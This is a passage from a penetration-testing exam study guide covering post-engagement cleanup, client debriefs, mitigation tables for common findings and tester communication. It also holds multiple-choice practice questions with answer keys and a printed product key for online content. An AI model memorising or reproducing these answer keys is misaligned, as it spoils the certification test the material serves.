1. **A** The methodology should cover details, while the executive summary may mention them at a high level if they affect the results defined by the report.
2. **C** The amount of risk that an organization is willing to deal with in pursuit of its operational goals is risk appetite.
3. **D** If risk and prioritizing those findings that fall outside of their risk appetite can help report consumers understand the relative importance of a finding in context with their business goals.
4. **A** Metrics would be more suitably discussed in the executive summary, the conclusion, or in a separate analysis section.
5. **D** This is the best answer. The objective of data normalization is to reduce redundancy in data in order to express it clearly for action.
6. **B** Reducing data redundancy, clarifying the data to the most relevant detail, and expressing that detail in a common language that is well suited to the target audience are key.



Objective 5.2 Explain post-report delivery activities

Once the report is completed, penetration testers have additional responsibilities to close out testing. These activities often cannot be done until after the report is completed, as ongoing access may be required to gather additional information in support of documented test results based on quality assurance reviews or feedback from the client. This objective will talk about the activities that penetration testers may be expected to do once testing is completed, including cleanup, client debrief and acceptance, retesting, and lessons learned.

Post-Engagement Cleanup

To avoid exposing the target organization to additional risk as a result of penetration testing activities, it is important that testers clean up behind themselves after an engagement is complete. In some cases, there are limits to what a tester will be able to do without assistance from administrators, but even in these cases, penetration testers

should be responsible for making sure these issues get addressed as part of closeout activities. A good mantra for penetration testers to remember is: log everything. Here is a list of items penetration testers should observe for post-engagement cleanup:

- Removing persistent registry keys, autoruns, and scheduled tasks or jobs.
- Removing installed payloads, DLLs, or other executables that were installed as part of testing.
- Restoring modified DLLs, scripts, or executables to their pre-testing state.
- Removing credentials created during testing for privilege escalation and persistence.
- Restoring modified credentials to their pre-testing permission state.
- Removing the artifacts left behind by penetration testing tools. Running psexec, for example, creates a service and leaves behind files when it executes.

There may be cases where, at the conclusion of testing, a tester no longer has the necessary access to perform all cleanup activities. In these cases, testers should take thorough notes of what was done, where it was done, and how to fix it, and share that information with the target organization so that administrators or other staff can act as necessary. Some examples of when this might apply are

- A tester loses access to a target host during the test, and access is not restored
- An application allows the creation of an account as a result of a vulnerability, but not deletion of the account
- Vulnerabilities were remediated during the testing window, before cleanup could occur
- Undoing all of the effects of an exploit requires reinstallation of other software to ensure ongoing system stability

Client Acceptance and Attestation of Findings

Once the report is completed and delivered, it will often be necessary to meet with representatives of the target organization and conduct a debriefing. The objective of the debriefing is to talk through the findings defined in the report, to give the opportunity to ask questions to clarify the content of the report or the nature of the findings and recommendations, and to provide a demonstration of exploitation as necessary. This is a formal meeting designed to hand off the results of testing and for the target organization (the client) to formally accept the results. The following activities should occur during

this meeting:

- The tester and the client discuss any changes to the report for clarity, organization, or content.
- The tester should be prepared to attest to the findings in the report. This may mean providing demonstration of exploitation or providing other proof that could not be included in the report. This may, for example, include the return of physical assets exfiltrated as part of testing.
- Address any concerns surrounding the testing methodology or conclusions as it pertains to the goals defined by the contracts.
- The tester should talk through the recommendations and analysis resulting from the test and ensure that it aligns with the client's expectations.

While all parties may not necessarily leave this meeting happy (there may be considerable work left to do), all parties should generally leave this meeting in agreement that the work was done appropriately and that the delivered results are acceptable. Once this is done, testers may be asked to provide a separate letter of attestation. Attestation certifies that testing was done according to specific criteria and that the findings are within certain limits without providing details about the identified weaknesses or the environment. These letters may be used to assert to regulators, for example, that testing was done in accordance with requirements without revealing the specific nature of an organization's weaknesses to those who do not need to know that detail.

Follow-up Actions/Retest

Depending on the contract terms of testing, the penetration tester may be responsible for other ongoing activities, including

- Security retesting
- Additional testing using different methods or strategies
- Assisting with remediation or remediation advice
- Relationship building and follow-up with contacts
- Additional security research

Retesting is the process of using the same testing methods to confirm that a vulnerability was appropriately remediated or mitigated after initial testing was completed. The process of retesting allows the target organization to confirm that the measures taken to fix the problem are effective.

It may become clear during a penetration test that additional testing is necessary but is outside of the scope or methodology defined by the current engagement. Post-engagement activities may involve setting up or conducting this follow-up testing. An example is a web application with many observed exploitable weaknesses. If the application was only tested from an unauthenticated point of view, a high volume of findings may mean that it is plausible that additional weaknesses may exist from an authenticated context, or even that a code review may uncover more instances of insecure programming practices that introduce additional exposure.

Some penetration testers may need to provide ongoing advice regarding recommended mitigation, or conduct research into how exploitation works in order for an organization to determine an appropriate course of action to reduce their exposure.

Lessons Learned

The concept of lessons learned applies to many information security disciplines. This is sometimes referred to as a lessons learned report (LLR) or an after action report (AAR). The process of review is designed to improve workflows, documents, and practices. In the case of penetration testing, this may help testing organizations improve testing methodologies; reporting processes such as storage, generation, or delivery; test preparation or pre-engagement processes; or identify other areas of failure or inefficiency that can be improved.

REVIEW

Objective 5.2: Explain post-report delivery activities The responsibilities of a penetration tester do not end at the conclusion of testing. Even after the report has been completed, it must be delivered to the people who requested the test, and they must accept the results and agree that the testing delivered on their requirements. To avoid exposing the target organization to additional risk, testers must additionally clean up after themselves, ensuring that no tools left behind could aid a future attacker in the goal of compromising the target. Lastly, there is always room for improvement. Testers need to be certain that all matters of testing that can be improved upon are appropriately examined after each test to avoid future mistakes or inefficiencies wherever possible.

5.2 QUESTIONS

1. What is the role of an AAR?

 - A. An after action review examines the test for areas of possible future improvement to avoid subsequent errors, omissions, and inefficiencies wherever possible.
 - B. An all actions requested exercise captures all of the recipient's objections to the report so that the report can be corrected for content, organization, and clarity.
 - C. An attestation for application remediation is a regulatory requirement that is used to confirm that testing occurred within regulatory parameters.
 - D. An allowable article of risk defines an organization's risk tolerance and allows the tester to align the report according to an organization's risk appetite.
2. Which of the following are not expected follow-up items after testing is completed?

 - A. Security retesting
 - B. Additional testing using different methods or strategies
 - C. Patching all vulnerable target systems
 - D. Relationship building and following up with contacts
3. The testing window has expired, and the target organization has removed the penetration tester's access to the environment before cleanup could be completed. Which of the following is the tester's best course of action?

 - A. Break into the environment again, even though the testing window has passed, in order to regain access to perform cleanup
 - B. Provide documentation of what cleanup activities are outstanding and provide the target organization with detailed instructions about how cleanup should be performed
 - C. Recommend additional testing with different methodologies/scope to the target organization as a means to further improve their security posture, and then clean up
 - D. Do nothing, testing is completed
4. Which of the following is not a goal of the post-engagement debrief?

 - A. Provide additional proof of findings, including evidence that could not be included in the report, or demos
 - B. Give a chance for all parties to ask and answer questions about the information in the report
 - C. Address corrections to the report

- D. Determine the legality of testing
5. During testing, the penetration tester added five accounts to the domain administrators group in the target domain and used a cracked service account password for lateral movement. Which of the following describes appropriate cleanup activities related to this?
- A. Change the service account password and delete the accounts that were elevated.
 - B. Reset the krbtgt account password twice and re-create the domain administrators group.
 - C. Remove the accounts that were added from the domain administrators group in the target domain, and recommend that the client reset the password for the service account.
 - D. Restore the domain from backup. It's the only way to be sure.

5.2 ANSWERS

1. **A** An after action review (AAR) is designed to avoid future failure or inefficiency where possible based on an analysis of the current engagement's successes and failures.
2. **C** While testers may provide advice about what actions the administrators can take to remediate or mitigate vulnerabilities, it is not necessarily the tester's responsibility to perform the actual remediation activities.
3. **B** If the target organization wishes to restore access so that the penetration tester can complete cleanup, that can occur once the cleanup requirements have been communicated.
4. **D** The legality of testing should be handled as part of legal review during the pre-engagement process. If something occurred during testing that would go outside of the terms of that documentation, it can be addressed during a lessons learned meeting rather than the client debriefing.
5. **C** Cleanup activities, in this case, only need to be applied to the affected accounts.



Objective 5.3 Given a scenario, recommend mitigation strategies for discovered vulnerabilities

Testers need to understand how to fix findings, not only how to exploit weaknesses in systems. Without practical knowledge of how to fix a vulnerability, it is impossible to supply actionable advice in a penetration testing report. There are many examples of well-meant but poorly conceived remediation advice from penetration test reports. This objective attempts to provide context surrounding the process of researching and providing recommendations to fix findings in order to avoid common mistakes. Note: This is an important area of knowledge that requires much more independent research than the scope of an exam guide can provide. There is no substitute for real-world experience and research.

Solutions

In the industry, solutions are popularly divided into three categories: people, process, and technology. The driving logic is that all solutions involve each of these categories together. While the documentation included in reports does not necessarily need to follow this convention exactly, it is helpful when thinking about how to research and recommend solutions.

Generally, people-based solutions focus on culture and the capabilities of people rather than technology or business practices. Examples of people-driven solutions are

- Training on secure programming practices
- Security awareness training
- Aligning security objectives to personnel incentives and performance requirements

Process-based solutions focus on policies, procedures, and processes—or how people and technology work, rather than their capabilities. Examples of process-driven solutions are

- Require regular application vulnerability testing
- Document and enforce security configuration standards
- Create processes to audit compliance to security policies
- Change management procedures

Technology-based solutions are those that drive or are driven by the implementation

of technology. Examples of technology solutions are

- Implement automatic code analysis software to look for code vulnerabilities as part of the software development lifecycle
- Install application firewalls in front of customer-facing applications and filter user-supplied input based on known problematic syntax
- Configure a timely patch management system for all hosts and their installed applications

These examples are not all-inclusive, but may help testers consider all aspects of a recommended solution. In most cases, additional research will be required. Research sources include

- Vendor security documentation
- RFCs and technical specifications may detail how something works at a level of detail that allows a tester to suggest workable fixes
- Public penetration testing reports and templates
- Vulnerability announcements may sometimes include information about mitigation/remediation

But no tester should take these research results alone at face value. To ensure useful recommendations, testers should make a few additional considerations when proposing solutions. These include

- Is the cost of the recommended solution (in money or people-hours) more than its benefit?
- Does the solution have side effects that will cause significant impact to the business?
- What is the complexity of solution implementation versus other options?
- Can the vulnerability be reasonably fixed by technology, process, or people? Which is the best pathway, and does it actually address the problem or only reduce the impact?
- Is the solution practical/feasible or only theoretical?

Findings and Remediation

[Objective 5.1](#) discussed the process of normalizing data. As testers analyze test results, themes may similarly emerge among findings. This section will review a few of those common themes to provide context for documenting findings in a report. However,

testers should conduct additional research to assure proficiency in this area.

Cross-Reference

[Objective 2.3](#) discusses other common themes of findings.

Shared Local Administrator Credentials

This may be found in any multihost environment, regardless of operating system. It is common in environments with smaller budgets that fall lower on the scale of security maturity models. Testing may reveal this vulnerability during attempts at lateral movement and privilege escalation on multiple hosts.

Scenario Description

The tester has identified multiple hosts on the network that have the same account name and the same password for an account with local administrator access.

Impact

There are three primary risks inherent with this:

- Loss of individual accountability, as the accounts must be shared for administrative uses.
- When that password must be changed, it must be changed across all affected assets, or risk having some assets fall out of sync and become impossible to administer.
- Compromise of one asset facilitates the compromise of all assets that also share that username and password. As the local administrator account has elevated privileges and grants full control over the host, the impact is greater still.

Solutions/Mitigations

Possible mitigations for this finding are discussed in [Table 5.3-1](#).

TABLE 5.3-1 Possible Mitigations/Solutions for a Shared Local Administrator Finding

| Category | Remediation or Mitigation |
|------------|--|
| People | <ul style="list-style-type: none"> Train support staff not to reuse passwords across accounts wherever possible. |
| Process | <ul style="list-style-type: none"> Require randomization of passwords using password generation algorithms for privileged accounts. |
| Technology | <ul style="list-style-type: none"> Implement a technology such as Microsoft Local Administrator Password Solution (LAPS), Shared Host Integrated Password System (SHIPS), or other password management technology to ensure that passwords are not shared across endpoints. Alternatively, implement a password vault and escrow solution that tracks password checkout to assert individual accountability. |



ADDITIONAL RESOURCES Read more about Microsoft LAPS at <https://www.microsoft.com/en-us/download/details.aspx?id=46899>. Read more about SHIPS at <https://www.trustedsec.com/ships/>.

Weak Password Complexity

This may be found in applications as well as operating systems. It is common in environments that rely on legacy technologies, that have poor security awareness, or with organizational cultures that do not have a central focus on security. Testing may reveal this vulnerability during attempts at brute forcing or password cracking against multiple accounts.

Scenario Description

A tester has successfully discovered the password for several accounts by brute forcing with light dictionaries, or has successfully cracked them in a short time using offline password cracking techniques.

Impact

Passwords with insufficient complexity may be susceptible to brute-force attempts or offline cracking. When this is an environment-wide issue, the likelihood of exploitation increases based on the ease of attack using these techniques.

Solutions/Mitigations

Table 5.3-2 outlines some of the possible solutions and mitigations for this finding.

TABLE 5.3-2 Possible Mitigations/Solutions for a Weak Password Complexity Finding

| Category | Remediation or Mitigation |
|------------|--|
| People | <ul style="list-style-type: none">Provide security awareness training to aid users in selecting strong passwords.Educate users in the use of software that generates secure passwords. |
| Process | <ul style="list-style-type: none">Require randomization of passwords using password generation algorithms for privileged accounts.Establish and enforce a policy to require passwords with a minimum of 12 characters (15 for privileged accounts), containing a mixture of alphabetic, numeric, and special characters.Perform regular password audits. |
| Technology | <ul style="list-style-type: none">Implement technical controls at the operating system level to enforce password complexity requirements according to policy.Provide software for users to generate and store secure passwords.Implement multifactor authentication. |

Plaintext Passwords

This may be found in applications or at the operating system level when insecure network protocols are enabled. It is somewhat common in environments that rely on legacy technologies, environments that have poor security awareness, or with cultures that do not have a central focus on security. Testing may reveal this vulnerability during post-exploitation discovery activities, network traffic analysis during man-in-the-middle attacks, or during application testing and authentication inspection.

Scenario Description

During testing, the tester has observed several passwords being stored or transmitted in plaintext.

Impact

Passwords that are transmitted in plaintext may be exposed when networks are untrusted or when trusted networks become compromised. Passwords stored in plaintext risk exposure as a result of other security oversights.

Solutions/Mitigations

[Table 5.3-3](#) outlines some of the possible solutions and mitigations for this finding.

TABLE 5.3-3 Possible Mitigations/Solutions for a Plaintext Password Finding

| Category | Remediation or Mitigation |
|------------|---|
| People | <ul style="list-style-type: none">Provide security awareness training to aid developers and systems administrators to avoid transmission or storage of passwords in plaintext.Educate users in the use of software that stores passwords securely. |
| Process | <ul style="list-style-type: none">Require that applications implement secure password use as part of their design (e.g., cannot take passwords at the command-line, or use passwords from a configuration file).Perform regular password audits, including source code reviews to identify hard-coded passwords. |
| Technology | <ul style="list-style-type: none">Provide software for users to generate and store secure passwords. |

No Multifactor Authentication

This may be found in applications or at the operating system level when authentication is externally exposed, or when privileged access mechanisms, such as management interfaces, are compromised during testing. This finding is common in environments with limited budgets or organizational cultures that do not have a central focus on security. Testing may reveal this vulnerability during post-exploitation discovery activities, social engineering testing and red team exercises, brute-force attacks, or application testing and authentication inspection.

Scenario Descriptions

1. During testing, the penetration tester acquired a valid username and credential using a credential collection form as part of a social engineering attack. The tester was able to successfully leverage that credential to access a remote login portal from the Internet and obtain access to the internal network.
2. During testing, the penetration tester was able to successfully brute-force a credential on an Internet-facing login portal in order to obtain access to the internal network.
3. During testing, the penetration tester was able to obtain valid privileged account credentials through compromise of a single endpoint. Using those credentials, the tester achieved full access to an internal management console that enabled lateral movement to servers from the workstation environment.

Impact

- Without multifactor authentication, it is possible for an attacker to obtain access with only a username and a password. This leaves organizations susceptible to brute-force attacks and attacks that leverage successful social engineering techniques to gather valid credential data.
- Multifactor authentication also increases the difficulty for privilege escalation and lateral movement throughout the environment.

Solutions/Mitigations

Table 5.3-4 outlines some of the possible solutions and mitigations for this finding.

TABLE 5.3-4 Possible Mitigations/Solutions for a Multifactor Authentication Finding

| Category | Remediation or Mitigation |
|------------|--|
| People | <ul style="list-style-type: none"> Educate users in the use of multifactor authentication methods and encourage adoption wherever possible. |
| Process | <ul style="list-style-type: none"> Consider a policy requiring multifactor authentication for all Internet-facing login portals. Consider a policy requiring multifactor authentication for privileged access accounts, such as those used for management networks. |
| Technology | <ul style="list-style-type: none"> Consider implementing multifactor authentication technology for Internet-facing authentication portals that allow access to internal resources. Consider implementing multifactor authentication technology for management networks and privileged accounts with access to multiple or sensitive systems. |

SQL Injection

This is typically found during application testing when user-controlled input values are evaluated with fuzzing. Applications that are back-ended by a database may reveal opportunities for SQL injection. This is typically indicative of insecure programming practices.

Scenario Description

During testing, the penetration tester identified a web interface for a customer order processing application that is vulnerable to SQL injection attack. The tester was able to prove that the attack granted access to more than 50,000 customer records, including legally protected personally identifiable information (PII) and card processing data.

Impact

Successful SQL injection may result in unauthorized access to read, write, and modify data, and further host compromise. When the compromised system hosts regulated/legally protected data, the presence of vulnerability may result in penalties or fines for targeted organizations, or costs related to the requirement for breach disclosure notification.

Solutions/Mitigations

Table 5.3-5 outlines some of the possible solutions and mitigations for this finding.

TABLE 5.3-5 Possible Mitigations/Solutions for a SQL Injection Finding

| Category | Remediation or Mitigation |
|------------|--|
| People | <ul style="list-style-type: none">Provide secure programming education to web developers to ensure that input sanitization and query parameterization are well understood. |
| Process | <ul style="list-style-type: none">Require additional encryption of sensitive and protected data stored in databases as an additional protection against data disclosure.Perform code reviews and regular security testing as part of the software development lifecycle.Sanitize the application's data inputs from untrusted sources. For further information, review http://bobby-tables.com/.Parameterize queries according to the guidance from OWASP: https://cheatsheetseries.owasp.org/cheatsheets/Query_Parameterization_Cheat_Sheet.html |
| Technology | <ul style="list-style-type: none">Implement web application firewalls to protect application inputs from known attack patterns and potentially dangerous input syntax.Ensure that database activity monitoring tools have the ability to detect patterns of SQL injection attack. |

Unnecessary Open Services

This is typically found during reconnaissance and network penetration testing when testers perform service discovery. Security hygiene problems of this nature may be found in any multihost environment, regardless of operating system. It is common in environments with low security awareness that fall lower on the scale of security maturity models.

Scenario Description

During testing, the penetration tester identified several Internet-facing open ports on multiple target systems. In addition to web-based services, the tester identified ssh, rsh, rlogin, talk, telnet, and finger services. The tester was able to successfully brute-force logins using the telnet service after collecting information about users from the finger

service.

Impact

In addition to the risk of unintended data exposure, these services can generally increase the attack surface of an environment. Services require patching, monitoring, and administration. When unused or unnecessary services remain exposed, they may not be properly monitored, maintained, or protected against unauthorized access. In this case, ssh, telnet, rsh, and rlogin all have the capability of granting access to manage the system. Abuse of these services could result in full system compromise.

Solutions/Mitigations

[Table 5.3-6](#) outlines some of the possible solutions and mitigations for this finding.

TABLE 5.3-6 Possible Mitigations/Solutions for an Unnecessary Open Services Finding

| Category | Remediation or Mitigation |
|------------|---|
| People | <ul style="list-style-type: none">Provide security awareness training for systems administrators to better understand the risks and responsibilities surrounding administration tasks, especially those involving system deployment and maintenance. |
| Process | <ul style="list-style-type: none">Establish secure systems configuration baselines and require that all systems be compliant as part of system deployment processes.Perform regular vulnerability scanning and configuration audits according to secure configuration baselines.Limit access to administrative interfaces so that they can only be accessed from trusted networks.Use multifactor authentication for administrative functions wherever possible. |
| Technology | <ul style="list-style-type: none">Implement firewall rules to prevent access to ports that do not need to be accessed from untrusted networks.Disable unused, unnecessary, and insecure services across all assets, including telnet, rlogin, rsh, finger, and talk. |



ADDITIONAL RESOURCES Rob Fuller maintains a common findings database that contains details about common penetration test findings that may also be useful as a guide: <https://github.com/mubix/cfdb>

REVIEW

Objective 5.3: Given a scenario, recommend mitigation strategies for discovered vulnerabilities The examples provided in this objective should provide context for penetration testers who need to research and recommend solutions to remediate or mitigate discovered vulnerabilities. While not wholly comprehensive, this should provide a guide for testers who decide to embark on further study in this area. For the exam, testers should be prepared to think about the implications of this objective's content and extrapolate based on many scenarios.

In review, testers should consider the role of people-based, process-based, and technology-based components of solutions while formulating recommendations, as these build upon one another. After performing research in multiple sources, testers should be prepared to question the cost/benefit, impacts, complexity, applicability, and feasibility of solutions before making recommendations. This objective reviewed a handful of common findings with example recommendations for mitigation/remediation based on the people, process, and technology triangle, with a note that more common themes in vulnerabilities are identified in [Objective 2.3](#).

5.3 QUESTIONS

1. A penetration tester has discovered many vulnerabilities in a target organization's tested assets due to missing patches. Which of the following finding/recommendation pairs would be most appropriate?
 - A. Improper security hygiene: Develop policies to require security on all assets.
 - B. Systemic patch management issues: Purchase a new patch management system, and have a third party implement a patch management program.
 - C. Insecure system configuration: Disable systems that are not properly patched, or remove them from the network.
 - D. Missing patches: Review system patching requirements and policies for

appropriateness, and conduct regular patch auditing and vulnerability scanning.

2. Which of the following is an example of a technology-based solution?
 - A. Implementing regular password audits
 - B. Implementing a vulnerability scanner
 - C. Implementing a security awareness program
 - D. Implementing a password policy
3. Which of the following considerations most affects the usefulness of the recommendation to enable logging of event 4769 as a mitigation for a Kerberoasting weakness?
 - A. The impact of enabling the audit setting
 - B. The cost of enabling the audit setting
 - C. The training necessary to enable the audit setting
 - D. The complexity of enabling the audit setting
4. What are the three items that help testers when researching and recommending solutions?
 - A. Vulnerability, risk, and impact
 - B. Application, programming, and hardware
 - C. People, process, and technology
 - D. Vendor, third-party consulting, and internal policies

5.3 ANSWERS

1. **D** The vulnerability relates to missing patches specifically. Process controls should be in place and enforced before technical controls can be effective. Option A is too general to be useful and does not address the specific vulnerability. Option B discusses the high-level category, but assumes that the existing system is inadequate rather than misused and does not consider cost/benefit analysis thoroughly. Option C does not appropriately consider the impact of the recommendation on business operations, which may be worse than having the systems unpatched.
2. **B** A vulnerability scanner is a technology implementation. Password audits and password policies would be process-based solutions, and security awareness would be a people-based solution.
3. **A** This generates quite a few logs. Without additional implementation measures,

this will not be helpful. Testers can deduce this logically based on the other answers. It is possible to explain the exact steps needed to enable the audit setting, which eliminates option C. Setting a group policy is not a complex process (although the impacts of doing so may be), which eliminates option D. The cost to implement it would primarily be influenced by factors introduced by the impact of changing the setting (for example, the increase in storage space/log performance), which makes option A more impactful than option B.

4. **C** People, process, and technology are discussed in the “Solutions” section of this objective.



Objective 5.4 Explain the importance of communication during the penetration testing process

Objective 1.1 addressed many of the components of identifying a communication plan as part of pre-engagement planning. However, communication must continue during and, at some points, after testing. In this objective, we review the role of communication throughout the testing process.

Communication Path

Communication paths are identified as part of the communication plan. The communication path determines what is communicated and with whom. Testers need to observe these paths closely to ensure that all data related to the test is protected according to the confidentiality requirements by following the principle of “need to know.”

Cross-Reference

[Objective 1.1](#) discusses the communication plan.

Communication Triggers

The communication plan should also define the frequency of communication and its triggers. [Objective 1.1](#) covers many of these triggers at a high level. This objective will attempt to unpack some of these to provide more context for the exam.

Critical Findings

Target organizations may not want to wait until testing is completed to fix a critical vulnerability identified during testing. If the communication plan demands this, the tester should confirm the finding, gather the necessary evidence, and contact the client to disclose the details of that finding immediately. The client may request that testing pause or that it continue from that point. In red team engagements, the white cell may make this determination and handle the initial disclosure from the red team. Here would be a practical example:

During an external penetration test of an Internet-facing application, a penetration tester identifies a possible SQL injection vulnerability. The application is listed as a core application, which the client has labeled as critical. With additional testing, the tester confirms the vulnerability, collecting proof that it is easy to access thousands of sensitive data records using the vulnerability. Given the severity of this finding, the penetration tester stops testing after collecting evidence and immediately calls the target organization's point of contact to debrief.

Cross-Reference

[Objective 1.1](#) discusses impact analysis and remediation timelines.

Stages

Testing may occur in multiple stages. Stages could be defined by different types of tests bundled within the same engagement, different targets, or even by attack phase. Target organizations may need communication at each phase in order to modify whitelists, notify monitoring staff, or even produce internal status reports. Here are some examples:

- The tester has completed initial reconnaissance against the target environment and has collected numerous potential targets for social engineering. Based on the communication plan, the tester now reaches out to the target environment to gain approval to move forward with testing of the identified targets.
- The tester has three tests to complete during the course of an engagement. The first

is an unauthenticated test of three web applications. The second is an external network-based penetration test against almost 200 assets. The last test is a goal-oriented penetration test with the objective of compromising a critical application using a penetration testing platform that has been staged on the internal network. The tester has just completed the web application testing and lets the client know that the external test is about to begin. The client makes their SOC staff aware of the penetration tester's source address so that no false alarms will be issued during testing.

Indicators of Prior Compromise

Testing may reveal evidence that a system intrusion has occurred. This should always be immediately reported and testing paused. Here is an example:

The penetration tester identifies an Internet-exposed Tomcat management interface using a default password. The tester logs in and prepares to upload a shell for further exploitation on the system, but sees another shell has already been uploaded several weeks earlier. The shell has a suspicious name and does not belong to the tester. The tester pauses testing immediately and contacts the client, who confirms that the shell is not part of their known business processes and initiates incident response.

Reasons for Communication

While certain specific events may trigger the communication plan, testers should keep in mind the reasons for communication. This helps make sure that the kind of communication and its content are appropriate to the trigger. [Objective 1.1](#) discusses many of these reasons at a high level.

Situational Awareness

Situational awareness helps the target organization in many ways. This communication may be the trigger for the client to take additional actions internally, or it may be data necessary for other participants to perform their work. Here are some examples:

- The client is required to provide a weekly status report about security activities to upper management internally. This includes the status of penetration testing. When the tester alerts the client that a particular testing phase has been completed, the client is able to include that in the report.

- To prevent unnecessary disruption to business during the penetration test, the client has made the SOC aware that external penetration testing will occur this week from the penetration tester's IP range. The tester completes testing and makes the client aware so that the SOC knows any new attack traffic warrants a response.
- During a red/blue collaborative engagement (sometimes called a purple team), the tester completes an attack and notifies the defender in order to confirm detection or for the defender to begin searching for detection.

De-escalation

De-escalation is the process of reducing the intensity of a conflict or situation. In the context of penetration testing, this may mean that a tester has determined that part of the testing activities are causing a visible impact to a target server and has decided to throttle the number of requests to reduce impact. However, since there has been an impact, the tester may still reach out to the target organization to raise awareness.

Another instance where de-escalation may play a part in communication is when multiple testers are involved in the testing activity. To prevent a system from being disrupted by multiple simultaneous attacks, testers may choose to use communication to coordinate activities to avoid escalation to a high-impact event.

Lastly, debate may occur during the client debriefing. Most people do not enjoy the process of identifying the flaws in their hard work. It is possible for misunderstandings or even tempers to cause conflict during the disclosure process. Testers must ensure that all communication about the penetration test is handled professionally and that it is ultimately accepted by the client. Therefore, testers should understand and be able to use communication tactics to de-escalate the situation should the need arise.

Deconfliction

Deconfliction is the process of differentiating a penetration test's activities from other activities that occurred at the same time. The classic example of this is when system disruption is observed during a penetration test. It is common for the penetration test to get blamed for the system disruption before any evidence can be produced. Penetration testers may need to be involved in communications that are designed to deconflict testing activities from other events based on logs of what assets were being accessed, what attacks were being performed, timelines, and other details about testing that can prove or disprove its relation to the observed impact.

Goal Reprioritization

Even the best-planned penetration testing engagement can have unforeseen issues. Sometimes, this is as simple as finding more vulnerabilities than expected and having a limited time window to complete all testing. In this case, the client may decide it is more important for the tester to give additional time to the evaluation of a very vulnerable asset than originally planned, but at the cost of spending less time on other goals. This shift in goal prioritization is not uncommon, and it is nearly impossible to predict. If the necessary changes in priority cause testing to go outside of the agreed-upon scope, the tester will need to begin the process of amending the rules of engagement or statement of work accordingly in order to avoid scope creep. [Objective 1.1](#) further discusses the concept of unknown requirements.



ADDITIONAL RESOURCES Robert Musser maintains a GitHub page of Infosec References with many great report writing references at https://github.com/rmusser01/Infosec_Reference/blob/master/Draft/Docs_and_Reports

REVIEW

Objective 5.4: Explain the importance of communication during the penetration testing process Communication does not stop once testing begins. The communication plan outlines triggers for communication and pathways for communication that may continue to be used during testing and after testing is complete. Understanding the reasoning behind these communications helps testers produce appropriate content and context for de-escalation, deconfliction, and situational awareness. However, sometimes, no matter how well the tester plans, goal reprioritization may occur, and testers need to be prepared to communicate that and take appropriate actions to avoid scope creep and address unknown requirements.

5.4 QUESTIONS

1. The tester identifies a critical weakness in an externally facing application that the target considers to be highly important. This is an example of which of the

following?

- A. A potential communication trigger
 - B. An indicator of prior compromise
 - C. An opportunity for deconfliction
 - D. A case of goal reprioritization
2. Which of the following is not a function of having a defined communication path?
- A. Maintaining data confidentiality through enforcement of “need to know”
 - B. Asserting appropriate parties are provided with details for situational awareness
 - C. Report acceptance
 - D. Knowing who to engage when a communication trigger occurs
3. Deconfliction is which of the following?
- A. Reducing the intensity of a conflict or situation
 - B. Differentiating the activities associated with a penetration test from other observed impacts occurring at the same time
 - C. Addressing contentious claims from a client during the debriefing process in order to avoid contract disputes and ensure report acceptance
 - D. Ensuring that penetration testing activities do not have an observable impact that would cause initiation of incident response.
4. Which of the following might result in a client asking for goal reprioritization?
- A. Current events that change the client’s security priority
 - B. An unexpectedly high volume of vulnerabilities or critical vulnerabilities during a multipart test
 - C. The introduction of new information during the recon phase of testing that may make a different attack tactic more successful
 - D. All of the above

5.4 ANSWERS

1. **A** This is discussed as part of “Critical Findings” under “Communication Triggers.”
2. **C** While communication must occur in order for a report to be accepted, it is not a function of having a communication path. The communication path determines who is contacted when a trigger occurs and helps enforce “need to know”

protections of data.

3. **B** Deconfliction differentiates penetration test activities from other simultaneous impacts.
4. **D** All of these are valid reasons for goal reprioritization to occur during testing.



About the Online Content

This book comes complete with TotalTester Online customizable practice exam software with 160 multiple-choice practice exam questions and ten simulated performance-based questions.

System Requirements

The current and previous major versions of the following desktop browsers are recommended and supported: Chrome, Microsoft Edge, Firefox, and Safari. These browsers update frequently, and sometimes an update may cause compatibility issues with the TotalTester Online or other content hosted on the Training Hub. If you run into a problem using one of these browsers, please try using another until the problem is resolved.

Your Total Seminars Training Hub Account

To get access to the online content, you will need to create an account on the Total Seminars Training Hub. Registration is free, and you will be able to track all your online content using your account. You may also opt in if you wish to receive marketing information from McGraw-Hill Education or Total Seminars, but this is not required for you to gain access to the online content.

Privacy Notice

McGraw-Hill Education values your privacy. Please be sure to read the Privacy Notice available during registration to see how the information you have provided will be used. You may view our Corporate Customer Privacy Policy by visiting the McGraw-

Hill Education Privacy Center. Visit the mheducation.com site and click on **Privacy** at the bottom of the page.

Single User License Terms and Conditions

Online access to the digital content included with this book is governed by the McGraw-Hill Education License Agreement outlined next. By using this digital content, you agree to the terms of that license.

Access To register and activate your Total Seminars Training Hub account, simply follow these easy steps.

1. Go to hub.totalsem.com/mheclaim
2. To Register and create a new Training Hub account, enter your email address, name, and password. No further personal information (such as credit card number) is required to create an account.



NOTE If you already have a Total Seminars Training Hub account, select **Log in** and enter your email and password. Otherwise, follow the remaining steps.

3. Enter your Product Key: **k0ww-662q-j3bs**
4. Click to accept the user license terms.
5. Click **Register and Claim** to create your account. You will be taken to the Training Hub and have access to the content for this book.

Duration of License Access to your online content through the Total Seminars Training Hub will expire one year from the date the publisher declares the book out of print.

Your purchase of this McGraw-Hill Education product, including its access code, through a retail store is subject to the refund policy of that store.

The Content is a copyrighted work of McGraw-Hill Education, and McGraw-Hill Education reserves all rights in and to the Content. The Work is © 2020 by McGraw Hill LLC.

Restrictions on Transfer The user is receiving only a limited right to use the Content

for the user's own internal and personal use, dependent on purchase and continued ownership of this book. The user may not reproduce, forward, modify, create derivative works based upon, transmit, distribute, disseminate, sell, publish, or sublicense the Content or in any way commingle the Content with other third-party content without McGraw-Hill Education's consent.

Limited Warranty The McGraw-Hill Education Content is provided on an "as is" basis. Neither McGraw-Hill Education nor its licensors make any guarantees or warranties of any kind, either express or implied, including, but not limited to, implied warranties of merchantability or fitness for a particular purpose or use as to any McGraw-Hill Education Content or the information therein or any warranties as to the accuracy, completeness, correctness, or results to be obtained from, accessing or using the McGraw-Hill Education content, or any material referenced in such content or any information entered into licensee's product by users or other persons and/or any material available on or that can be accessed through the licensee's product (including via any hyperlink or otherwise) or as to non-infringement of third-party rights. Any warranties of any kind, whether express or implied, are disclaimed. Any material or data obtained through use of the McGraw-Hill Education content is at your own discretion and risk and user understands that it will be solely responsible for any resulting damage to its computer system or loss of data.

Neither McGraw-Hill Education nor its licensors shall be liable to any subscriber or to any user or anyone else for any inaccuracy, delay, interruption in service, error or omission, regardless of cause, or for any damage resulting therefrom.

